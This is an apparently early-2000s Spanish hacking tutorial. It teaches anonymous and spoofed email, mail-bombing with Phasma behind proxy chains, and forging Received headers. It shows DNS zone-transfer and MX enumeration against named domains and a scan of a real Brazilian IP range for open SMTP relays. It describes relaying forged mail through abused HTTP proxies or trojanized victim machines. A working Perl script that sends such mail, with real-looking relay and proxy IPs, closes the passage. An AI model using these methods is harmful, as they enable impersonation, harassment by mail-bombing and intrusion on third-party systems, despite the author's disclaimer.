Vamos a ver, quiero que quede una cosa clara, que yo sea el autor de éste documento y que te enseñe a cómo hacerlo no quiere decir que comulgue con esos fines, al revés, los detesto y reniego de ellos, JAMÁS he usado ni usaré una máquina ajena para enviar spam o mail-bombing a otros usuarios, a mi modo de ver es UNA BAJEZA, lo que sí puede resultar interesante es utilizar esa tercera máquina para “colar” un troyano o algo parecido al objetivo real y así permanecer ocultos... TODO esto debes aplicarlo en tu propia seguridad, conocer el riesgo te ayudará a evitar el peligro.

Las próximas prácticas tratan de todo esto y más, aplícalas con inteligencia y NUNCA las uses indiscriminadamente o serás repudiado por la *comunidad*

PRATICA 2. Enviar mail anónimos mediante Phasma

En esta práctica vamos a enviar un mail anónimo o un bombardeo de ellos mediante un programa llamado *Phasma*, que por cierto el solito ya esconde la IP, aunque no te fies. Lo encontrarás en:


<http://www.8th-wonder.net/dl.asp?id=phasma20f.zip>

<http://www.8th-wonder.net/dl.asp?id=phasma3000.zip>


La versión que uso es antigua, ya van por la 3.0 pero seguro que con pocos cambios lograrás el mismo objetivo,

Una vez instalado el programa y antes de ejecutarlo te recomiendo que **ocultes la IP** tras una cadena de *Proxys* (al menos tres) tal y como te enseñó la revista (socksCap y Sockschain)


Si todo ha ido bien verás algo como esto en la pantalla de *SocksCap*:



Selecciona el programa *Phasma* y pulsa el botón de **Run!** para que el programa utilice la cadena de *Proxys*, si no lo haces así tu IP no estará oculta. Verás lo siguiente:



Pulsa en el primer icono de la barra de herramientas (situada en la zona izquierda de la pantalla) y se abrirá la ventana para mandar el mail, verifica la casilla **Advanced Options** y completa los datos según se muestra en esta pantalla:



Explicación

Server, es uno de los obtenidos mediante el listado de *OPEN RELAY*. éste no funciona actualmente, yo personalmente advertí al admin. de éste servidor del problema que tenía, así que prueba con cualquier otro o mejor aún, prueba con el tuyo.

To: es la dirección a la que deseamos enviar el correo. La dirección ha sido tachada en ROJO..

From: Es la dirección falsa desde la que enviamos el correo

Subject: Asunto del correo

Message ID: Pulsa en el botón **Generate Id** situado un poco más a la derecha, el servidor de correo elegido, guardará un archivo *log* con ese nombre de tus pasos...

Texto del mensaje es el texto a enviar.

En **Advanced Options**, asegúrate de que:

El **puerto SMTP** sea el 25

Date: Fecha del envío. La pone solito, la puedes variar si quieres.

Received. Saldrá algo así:

```
from OEMcomputer (localhost [127.0.0.1]) by localhost (8.8.8/8.8.8) with ESMTP id M33P3DBYPH20ENT for <postmaster@localhost>; Fri, 15 Nov 2002 20:11:09 (MET DST)
```

Bueno, esto está muy bien, será la línea que se mostrará como cabecera **Received** si el usuario edita el *código fuente del mensaje*, te recomiendo que la cambies por la siguiente:

```
from OEMcomputer ([127.0.0.1]) by (8.8.8/8.8.8) with ESMTP id M33P3DBYPH20ENT for <postmaster@localhost>; Fri, 15 Nov 2002 20:11:09 (MET DST)
```

He quitado "*localhost*", porque si no se visualizará el nombre del equipo en el mensaje, siempre hay alguien que como nombre del equipo pone su nombre y apellidos *enteritos*, es que "*hay gente pa' to*", si quieres puedes cambiar más cosas, las dejo a tu voluntad.

Observa que PUEDES VARIAR LA IP


MiMe Versión: 1.0 por si nos da por enviar un ejecutable, imágenes, scripts, etc.

Content Type: Text/plain (lo que vamos a enviar es un texto claro, nada de mails con formatos)

Custom Headers, lo dejaremos tal cual, pero si te fijas podemos Añadir (**Add**) cabeceras personalizadas, ¡Que pasada!, por ejemplo podríamos indicarle como **X-Mailer**: *El cartero nunca llama 10 veces*. O lo que se te ocurra, ahora comprenderás “*el rollo*” que te solté al principio de este documento hablando de la estructura de los mensajes de correo.

Attachments: Puedes adjuntar el/los archivos que te de la gana. FENOMENAL!!!!

Ahora sólo te queda hacer clic en **Send** para enviarlo, o si lo prefieres pulsa en **Bombing** marcando las opciones tal y como se muestran a continuación:



Enviarás **10 veces** este correo a la dirección indicada en **To: CUIDADITO** con lo que haces y como lo haces, puedes tener graves problemas legales si te equivocas de objetivo.

Práctica: 3 NSLOOKUP


Esta es una utilidad que la incorpora el Sistema Operativo y que puede obtener información sensible de servidores DNS, e incluso si están mal configurados podemos obtener una transferencia de zona obteniendo así una estructura bastante exacta de lo que será la Intranet de ese dominio.

Como imagino que la Revista nos pondrá dentro de la serie RAW y demás lo que son los DNS y sus configuraciones, vamos en este apartado a tratar dos cuestiones simples:

- 1.- Volcado de zona de un DNS
- 2.- Obtener una lista de los servidores de correo de un dominio si están disponibles.

Para obtenerlo debes recordar que el administrador del DNS debe permitir las transferencias de zona, cosa que no debería ocurrir bajo ninguna circunstancia en un server bien configurado,

Desde la shell escribes: nslookup




```
Símbolo del sistema - nslookup
>
C:\>nslookup
DNS request timed out.
    timeout was 2 seconds.
*** No se puede encontrar el nombre de servidor para la dirección 172.28.0.98: 195.235.113.3
Server: predetermined: dns.terra.es
Address: 195.235.113.3
>
```

Si deseas obtener los comandos disponibles escribe Help.

No voy a detallar cada uno de ellos, sólo algunos:

Lo primero que tenemos que hacer es cambiar el nombre del servidor que queremos usar, en este caso vamos a mostrar un server MAL CONFIGURADO.


Escribimos: server dream-es.com



```
Símbolo del sistema - nslookup
> server dream-es.com
Server: predetermined: dream-es.com
Address: 217.126.149.131
>
```

Ahora vamos a pedirle una transferencia de zona completa:


Ls -d dream-es.com



```
Símbolo del sistema - nslookup
> server dream-es.com
Server: predetermined: dream-es.com
Address: 217.126.149.131
> ls -d dream-es.com
>
```

Cuando pulses enter empezarán a salir datos y datos de este server,

Para no ser muy extenso he cortado las líneas que no interesan.....



```

> nslookup -d dream-es.com
[dream-es.com]
dream-es.com. SOA      srv.dream-es.com admin. (291 900 600 86400 3600)
dream-es.com. A       192.168.0.11
dream-es.com. A       192.168.0.1
dream-es.com. NS      srv.dream-es.com
dream-es.com. SRV     priority=0, weight=100, port=389, srv.dream-es.com
_gc._tcp. SRV     priority=0, weight=100, port=3268, srv.dream-es.com
_gc._tcp. A       192.168.0.1
srv

```

¿Qué tenemos?

Pues lo primero las IP internas de los equipos que forman su red
El nombre del servidor de catálogo global....

Imagina que esto mismo se lo hacemos (y nos lo permite) wanadoo, ¿Qué conseguimos? Pues los nombres y direcciones IP de SUS CLIENTES.

En fin, lo que nos interesa en esta práctica es obtener los nombres de los servidores de correo de un determinado dominio, para eso hay que explicar una cosa:

Los registros de tipo SOA son la Autoridad Principal del Dominio

Los registros de tipo CNAME son alias

Los registros de tipo NS son los Nombres de Dominio

Los registros de tipo A son Host (máquinas que pertenecen al dominio) de la zona de búsqueda directa

Los registros PTR son punteros (direcciones IP) de la zona de búsqueda inversa

Y por fin... Los registros de tipo MX son las máquinas que ofrecen servicios de correo


Fíjate que en el caso anterior no hay registros MX, por tanto no ofrece servicios de correo, bueno no del todo, podría ofrecerlos sin que sean públicos en Internet, vamos dejaremos todo esto para cuando se estudie DNS

Vamos ahora a pedir un listado de los servidores de correo (sólo de correo) de un determinado dominio

Para ello, ejecuta nslookup como antes,

Escribe set type=MX (también puedes poner set qtype=MX ó set querytype=MX)

No podemos usar (no debemos usar) ls como antes pues esto le indicaría a nuestro servidor que transfiera su zona y pienso que yahoo.es que es el server que vamos a mirar no lo permitirá, por ello escribe simplemente su dirección web, es decir www.yahoo.es



```

> www.yahoo.es > nslookup
Respuesta no autoritativa:
www.yahoo.es canonical name = www2.vip.lng.yahoo.com
www2.vip.lng.yahoo.com MX preference = 1, mail exchanger = nomail.yahoo.com

lng.yahoo.com nameserver = ns1.yahoo.com
lng.yahoo.com nameserver = ns2.yahoo.com
lng.yahoo.com nameserver = ns3.yahoo.com
lng.yahoo.com nameserver = ns4.yahoo.com
lng.yahoo.com nameserver = ns5.yahoo.com
nomail.yahoo.com internet address = 216.145.48.35
ns1.yahoo.com internet address = 66.218.71.63
ns2.yahoo.com internet address = 66.163.169.170
ns3.yahoo.com internet address = 217.12.4.104
ns4.yahoo.com internet address = 63.250.206.138
ns5.yahoo.com internet address = 64.58.77.85
>

```

Y ahí los tienes.

Práctica: 4 Buscando Servidores que permitan OPEN RELAY.

¿Qué te parecería escanear un rango de IP's en busca de ellos?

Para esto vamos a usar la herramienta dsns.exe, no precisa instalación y su configuración es muy simple, es gratis, versátil., muy rápida y muy buena:


<http://update.dsns.net/binaries/dsns122.zip>

Una vez ejecutado el programa selecciona la ficha **port/protocol verification** y :


En Add Port Escribe 25

En el desplegable **Protocol Probe**: Selecciona SMTP Relay


Luego en el **Botón de Select** y acepta el puerto (seleccionalo)



En la Ficha **General Settings** puedes poner un Proxy para esconder la Ip del escaneo, para esta práctica no lo vamos a poner, si dispones de uno bueno, ya sabes...



Por último volvemos a la **Ficha IP range** y seleccionamos el rango de IP a escanear, ¿Cuál? El que quieras, nosotros vamos a bailar la samba..., vamos a Brasil, las Ip's que se indican a continuación son de máquinas brasileñas. (200.149.120.1 a 200.149.130.255), son muchos, pero es que hoy es domingo y ... seguro que tenemos suerte... Luego pincha en el botón **de Scan**.



Como verás después tenemos nuestra recompensa, en rojo se mostrarán los equipos que nos niegan el acceso y/o no tienen el Relay abierto, y EN VERDE LOS QUE SÍ, en caso de que hayas escaneado un rango muy grande, puedes pulsar sobre el botón derecho del ratón en el listado y seleccionar **Remove as Failed**, así te quedarás sólo con aquellos que admitan Relay.

Práctica: 5 Enviar Correos mediante un Proxy/WebServer

La idea consiste en manipular una petición HTML para enviarle a un proxy un fichero que a su vez lo envíe a un Servidor de Correo SMTP indicado.

¿Cómo Funciona?

- Un proxy es un programa que escucha las peticiones de sus clientes y las envía a un servidor destino (sea lo que sea) y luego la respuesta del server destino se la devuelve al proxy y éste al cliente.
- Lo normal es que el Servidor Proxy debería de estar configurado para atender peticiones por otros puertos a parte del 80, al menos debería atender a los más comunes, 25, 110 etc. para que sus clientes puedan enviar y recibir correo.
- La petición HTML trucada consiste en que el proxy se conecte al puerto 25 de un servidor SMTP (El proxy no lo sabe, el pensará que se trata de una página web de solicitada a un servidor web)

¿Por qué funciona?

- Porque a un servidor web le podemos mandar lo que nos dé la gana, desde una petición normal de páginas, hasta un exploit o el mismísimo bug de unicode, otra cosa es que nos responda.
- El proxy filtrará la petición para que el servidor web la entienda y "la convertirá" en una petición de en comandos SMTP válidos dirigida a un servidor de correo mediante ese protocolo.

¿Qué necesitamos?

- 1.- Un cliente que haga la conexión, o sea, nosotros
- 2.- Un servidor Proxy, esto es interesante por que podemos usar como Proxys:
 - El mismo Servidor Proxy de nuestra red, no tiene mucho sentido, por que se supone que ya lo podemos hacer y no es necesario manipular nada, pero....
 - a) El administrador de la red no sabrá desde que máquina se envió, aparentemente fue el mismo proxy el que envió el correo
 - b) Si nuestro administrador configuró el proxy para que sólo enviemos mails a través del servidor de correo de la empresa, éste truco se lo salta, de forma que podremos usar el servidor SMTP que queramos y/o encabezar el mail con el nombre del remitente que nos de la gana, por ejemplo con la misma dirección de correo que el administrador o con la del Director General. ¿Te imaginas un mail del Director del colegio a todos los profesores indicando que mañana a las 11h después del recreo todos a casa?
 - También podemos usar un Proxy que encontremos en Internet, dará lo mismo que sea anónimo o no, puesto que la IP del remitente del correo será la del Proxy.
 - Podemos usar un equipo víctima que la hayamos colado el CCProxy, esto es mucho mejor, porque en todos los casos anteriores el Servidor proxy se puede quedar con la verdadera IP y/o registrar logs de sucesos, si troyanizamos otro equipo como se indicó en la revista nº 7 y le hacemos alguna modificación, el equipo que usamos como proxy se olvidará de nosotros, DESAPARECEMOS.
- 3.- Un servidor de Correo que use protocolo SMTP, esto hay que matizarlo
 - Ya se ha comentado bastante el problema del Relay, con éste método seguimos teniendo el mismo problema, si el servidor de correo no admite Relay será indiferente que enviemos un mail a través del proxy o no, en definitiva será el servidor SMTP quien tenga la última palabra para enviar el mail, sin embargo, pensemos.....

¿Qué ocurriría si a una red que usa su propio proxy y su servidor SMTP, le enviamos nuestra petición HTML? Pues está claro, el servidor SMTP reconocerá que es el proxy quien le envía el mail y lo dejará salir.

Organismos Oficiales, universidades, Ayuntamientos, etc. si usan un proxy para la conexión y tienen otras máquinas que ofrecen otros servicios, normalmente el proxy encamina las peticiones, además son fáciles de descubrir, por ejemplo:

Si el servidor proxy de la junta de andalucía es proxy.anadaluca.org, lo más normal será que los otros servidores sean: pop.andaluca.org, smtp.andaluca.org, www.andaluca.org, ftp.andaluca.org , etc...

Bueno, dejaremos esto último para otra ocasión, la mayor parte de las veces no es así de sencillo y en muchos casos esas máquinas están alojadas en servidores externos o en los propios ISP, de todos modos no lo olvides, por si acaso.

- La mejor solución, será buscarnos un server SMTP que admita Relay, ¿Cómo?
 - a) mediante la lista de Servidores Open Relay de la página de ORDB que vimos antes. El mayor problema es que para conocer “los mejores “ hay que pagar por ellos, otro problema añadido es que los buenos servidores de correo, Firewalls, etc., actualizan sus listas negras con las IP de esa Base de Datos y será muy probable que no nos lo permitan y por si fuera poco, pueden no funcionar y/o corregir su estado en cualquier momento y “nos cortará el rollo”
 - b) Buscando con el maravilloso dns como se vio anteriormente, el asunto es que no tendremos la certeza de que siempre esté disponible, luego antes de enviar el mail falseado deberíamos probar sobre nosotros mismos o sobre alguna cuenta de correo que actúe de conejillo de indias.
 - c) Quizás la mejor solución sea la de redireccionar los puertos de otra máquina para que lo haga. ¿Qué? ¿Cómo? ¿Mande?, pues sí, una de los mejores métodos será “asaltar” una máquina y redireccionar su puerto 25 al puerto 25 del servidor SMTP que más rabia nos dé, usando un bouncer o simplemente nuestro amigo CCProxy.

4.- Más máquinas por medio

La imaginación al poder, podemos rebotar el mail por todos aquellos proxys, ftp, bouncers, etc. que se nos ocurran, eso lo dejo de tu parte.

Consideraciones

1º) Hay que comprender que las redes son dinámicas, cambian su configuración frecuentemente (algunas en pocos minutos) por lo que si encontramos hoy y ahora una máquina que admita Relay o que la podamos usar como proxy es muy probable que mañana no lo sea.

2º) Aun en el caso de que encontremos un Server de Correo que admita Relay, puede ser que contemple la posibilidad de verificar la existencia del remitente, es decir, un servidor de correo abierto al Relay no enviará el mail si el origen no existe, o no es una dirección válida de correo, por ejemplo:

Imagina un servidor SMTP que admite relay y le enviamos un mail diciendo que somos elmono@nolosabes.jeje, pues aunque “parece” que lo envía realmente no lo hará, por que el servidor de correo comprueba antes de enviar el mail si el dominio nolosabes.jeje existe o no y/o si es un dominio válido de Internet.

¿Cómo solucionar esto?, simplemente indicando una dirección válida, que puede ser la nuestra o no, es decir, por ejemplo podemos decirle que somos Carlomagno@hotmail.com o pepe@terra.es o cualquier otra dirección mail que sepamos que exista, realmente los servidores SMTP mal configurados sólo verificarán que el dominio existe (hotmail.com, terra.es, etc.) lo que ocurrirá es que si se produce algún fallo (supón que el buzón del destinatario está lleno y su server POP lo rechaza) responderá con un *mail delivery* al remitente, si éste no existe lo dirigirá al postmaster del servidor de correo usado para enviar el mail falso y entonces empezará a descubrir el pastel, lo mejor, utiliza como remitente al mismo destinatario o la dirección de correo de tu peor enemigo.

Funcionamiento del protocolo HTTP

No voy a entrar en grandes detalles, de hecho no voy a descubrir nada, supongo que la Revista nos enseñará la mecánica del éste protocolo a través de la serie de artículos RAW, que por cierto están bastante bien explicados independientemente de la profundidad de los mismos, pero ya sabes, esto es Paso a Paso, recuerda el dicho *Zamora no se ganó en una hora*.

El protocolo http usa varios comandos, normalmente cuando pedimos una página concreta se usa GET, el que nos interesa aquí es POST, puesto que permite enviar texto del cliente al Server (como cuando rellenamos un formulario y lo enviamos)

Ya tenemos la instrucción, lo que hay que saber ahora es cómo usarla, la filosofía es la siguiente:

POST dirección_url Protocolo versión

Por ejemplo,

POST <http://www.servidor.com> /http/1.0

¿Cómo lo usaremos nosotros?

POST <http://smtp.destino.com> 25 / HTTP /1.0

Empiezas a entender, verdad? Lo que le estamos indicando al navegador o al proxy en este caso es que lo que vaya a enviar POST lo haga a un servidor SMTP a través del puerto 25 y no del puerto 80 como sería lo normal.

Antes de continuar vamos a entender todo “el chorizo” que necesitamos para usar POST, imagina este encabezado que solicita “escribir” en un servidor

POST <http://smtp.destino.com> 25 / HTTP /1.0

Host:smtp.destino.com

Content-type: application/x-www-form-urlencoded

Content-length: longitud

Sólo hay que hacer algunas aclaraciones,

POST le indica al proxy la url destino

Host: debe ser el servidor de correo al que deseamos enviar el mail, es éste caso el mismo

Content-type: es el tipo de contenido de la “conversación”, ya te he dicho que no voy a entrar de lleno en http, simplemente eso le indicará a nuestro querido proxy que la petición al host destino la transforme en una solicitud web (por eso decía antes que el proxy no sabe realmente lo que está haciendo, el piensa que lo que va a enviar es una solicitud web)

Sólo por ampliar algo más, si fuese una petición normal a un servidor SMTP, el content-type podría ser text/plain o algo parecido, si se tratase de un contenido multimedia como un sonido, pues sería audio/wav, etc., por ahora “*nos vamos a creer*” que **application/x-www-form-urlencoded**, indica que el contenido es una página web, je, je, así el proxy la dejará salir sin que se entere...

Content-Length: Pues eso, debe ser un número que indica cuantos caracteres se van a transmitir, así que ya tenemos el primer problema, cuando enviamos el correo a mano, antes hay que contar todos los caracteres y no te equivoques, por que si le pones 1 de más u otro de menos NO LO ENVÍA.

Esto incluye desde *la H de Helo hasta la t de QUIT*, como supones esto es una lata, imagina contar todas las letritas de tu mensaje, y no te quiero contar si le adjuntas un archivo de 534K, buff, complicado.

Veamos un ejemplo “enterito”

```
POST http://smtp.destino.com 25 / HTTP /1.0

Host:smtp.destino.com

Content-type: application/x-www-form-urlencoded

Content-length: longitud

HELO localhost

MAIL FROM:<carol@hotmail.com>

RCPT TO: <yo@wanadoo.es>

DATA

Subject:Hola

Hola

.

QUIT
```

Lógicamente smtp.destino.com debe ser sustituido por el servidor a usar, al igual que las direcciones mail que aparecen en las cabeceras MAIL FROM y RCPT TO.

La longitud también habría que ponerla, si “*todo lo anterior fuese correcto*” y si no me equivocado al contar sería 227, pero imagina que cambias el servidor, o la dirección mail, etc. vamos que te va a dar un *cuchufrucu* contando caracteres, además empezarás ¿he contado ese espacio o no? , ¿después de los : hay espacio o no, lo cuento?, en definitiva un jaleo.

Vale, no será nada difícil crearnos un programita, en Visual Basic por ejemplo, que lo haga por nosotros, escribes el mensaje en un textbox, le aplicas la función len y pitando que es gerundio.

Como podrás imaginar, la *comunidad underground*, ya pensó en ello, de hecho existe alguna que otra aplicación que lo hace TODO, los cuenta y lo envía, para darle continuidad al asunto y pensando en los linuxeros, buscando por Internet encontrarás un script en PERL que lo hace, si usas Windows, ya sabes lo primero que hay que hacer es conseguir el intérprete de PERL para la versión de S.O. que uses.

Yo utilizo ActivePERL, lo encontrarás en la página de Active State, en el foro ya he puesto numerosos post con la dirección de descarga, también lo haré ahora, sólo una aclaración, si usas W9x/ME primero debes descargar el instalador (está en la misma página) y después instalar PERL

Los que uséis NT/XP/W2K no es preciso ese paso previo, con bajar el intérprete y ejecutarlo será suficiente.

A los de *NIX no os digo nada, ya lo tenéis.

La web es: <http://www.activestate.com/ActivePerl/>

Observa también que las direcciones del mail se encerraron entre signos < y >, o como decía un profesor “*muy cursi*” que tuve “*paréntesis angulados*”, **hay que j*der*e**, *un saludo desde aquí A.B. nunca olvidé esa frasecita tuya...*

Bueno, realmente esa es la sintaxis correcta a la hora de especificar las direcciones de las cabeceras MAIL FROM y RCPT TO, prácticamente todos los SMTP “pasan” de los angulitos, pero todavía hay

equipos que son disciplinados, si das con un SMTP que corre en AS400 te darás cuenta que para él son imprescindibles... así que para evitar problemas, los ponemos por si las moscas.

vic, Thor

Vale, y ahora ¿cómo lo enviamos?

Podemos hacerlo “a mano” usando telnet, uff!! Qué dolor me da pensar en eso, pero bueno se podría

telnet ip.del.proxy 25

y nos ponemos a escribir todo, SIN EQUIVOCARNOS y ojo al content-length que debe ser exacto!!!

Creo que esto no es muy factible....

Otra opción es meter todo eso en un fichero .txt y **dárselo a netcat** para que lo envíe,

Una vez creado el archivo, imagina que se llama mimail.txt, escribimos:

Type mimail.txt | nc -vv ip.del.proxy 80

Esto está mejor, pero seguimos teniendo el problema de contar los caracteres a enviar....

¿Más posibilidades?, una muy simple, nos **creamos una página web** que lo haga y se la enviamos al proxy, pero seguimos con el problemita de la longitud....

Creo que **lo mejor será lo del PERL y/o un programita en VB** que lo haga, más fácil y más cómodo.

¿Qué necesitaremos para ejecutar el script de PERL?

- El intérprete de PERL, ya te he puesto la dirección dónde lo puedes descargar
- Un fichero de texto con el contenido del mail, EH!! Sólo con el cuerpo del mensaje, vamos todo lo que le quieras enviar, lo que escribirías después de la instrucción DATA, en el ejemplo:

Subject:Hola

Hola

No has de poner ni DATA ni el . ni QUIT, nuestro script PERL ya lo hará cuando se envíe

- Un servidor Proxy para que lo envíe, no te debería explicar como encontrarlos, métodos: al gusto:
 - www.multiproxy.org recuerdas esta dirección, no?
 - <http://users.pandora.be/h88/anprox.html> ésta también es buena
 - <http://www.publicproxyservers.com/page1.html> o por aquí....
 - Seguro que conoces otras muchas....
 - Alguno que funcione con las bombillitas del SocksChain y que te puedas conectar al él mediante el http 80
 - Alguna de “nuestras” víctimas troyanizadas con el CCProxy
 -
- Un servidor SMTP que admita Relay, lo mismo que antes, al gusto:
 - Alguno que se descubra con la herramienta dnsns
 - Alguno que funcione sacado de la Base de Datos Open Relay
 - Alguno que hayamos “troyanizado” mediante un bouncer o el CCProxy mediante la opción de redirigir puertos.
 - El nuestro, claro solo para probar que todo va bien, luego uno de los otros
 -

- Y claro, El famoso script de PERL.

El script en PERL

Daremos las gracias a *Alexander Yurchenko*, por su creación y así no sufrir daños cerebrales a la hora de enviar el mail y contar la longitud de caracteres de su contenido, he quitado las líneas de comentarios y demás, para que no sea tan largo, si queréis descargarlo completito, lo haréis en:


<http://cert.uni-stuttgart.de/archive/bugtraq/2001/10/pl00001.pl>

En negrita están los valores que se han de cambiar, corresponden a la dirección del proxy, smtp y remitente y destinatario, ni que decir tiene que éstos que ves no tienen por qué funcionar, lo hicieron en ésta prueba, pero ya te lo he dicho, las redes son dinámicas y puede que ahora ya no estén disponibles.

```
use IO::Socket;
$proxyhost = '67.96.33.151';
$proxyport = '80';
$smtpserver = '200.149.217.78';
$sender = '<carol@hotmail.com>';
$recipient = '<destinatario@terra.es>';
local $/ = undef;
$message = <>;
$smtpdata = "HELO $proxyhost\n";
$smtpdata .= "MAIL FROM: $sender\n";
$smtpdata .= "RCPT TO: $recipient\n";
$smtpdata .= "DATA\n";
$smtpdata .= "$message\n.\n";
$smtpdata .= "QUIT\n";
$request = "POST http://$smtpserver:25/ HTTP/1.0\n";
$request .= "Host: $smtpserver\n";
$request .= "Content-type: application/x-www-form-urlencoded\n";
$request .= "Content-length: ".length($smtpdata)." \n\n";
$request .= "$smtpdata";
$socket = IO::Socket::INET->new(PeerAddr => $proxyhost,
                                PeerPort => $proxyport,
                                Proto => 'tcp',
                                Type => SOCK_STREAM)
    or die "could not connect to $proxyhost:$proxyport : $!\n";
print $socket $request;
$answer = <$socket>;
close($socket);
print "SMTP session log:\n\n$answer";
```

¿Cómo funciona esto?

Bueno pues una vez instalado el Intérprete de PERL, hablo de Windows, sino le indicamos lo contrario se instalará en el directorio C:\perl, lo primero que haremos es crear el contenido del mail, para ello usaremos el bloc de notas y escribimos lo que queramos enviar, después lo guardamos en el directorio C:\PERL o en que esté instalado el intérprete, yo utilicé como nombre m.txt



Lo guardas con el nombre m.txt o el que te dé la gana.

Ahora abrimos una shell, NO!! NO!! Ya está bien de decir como se hace...

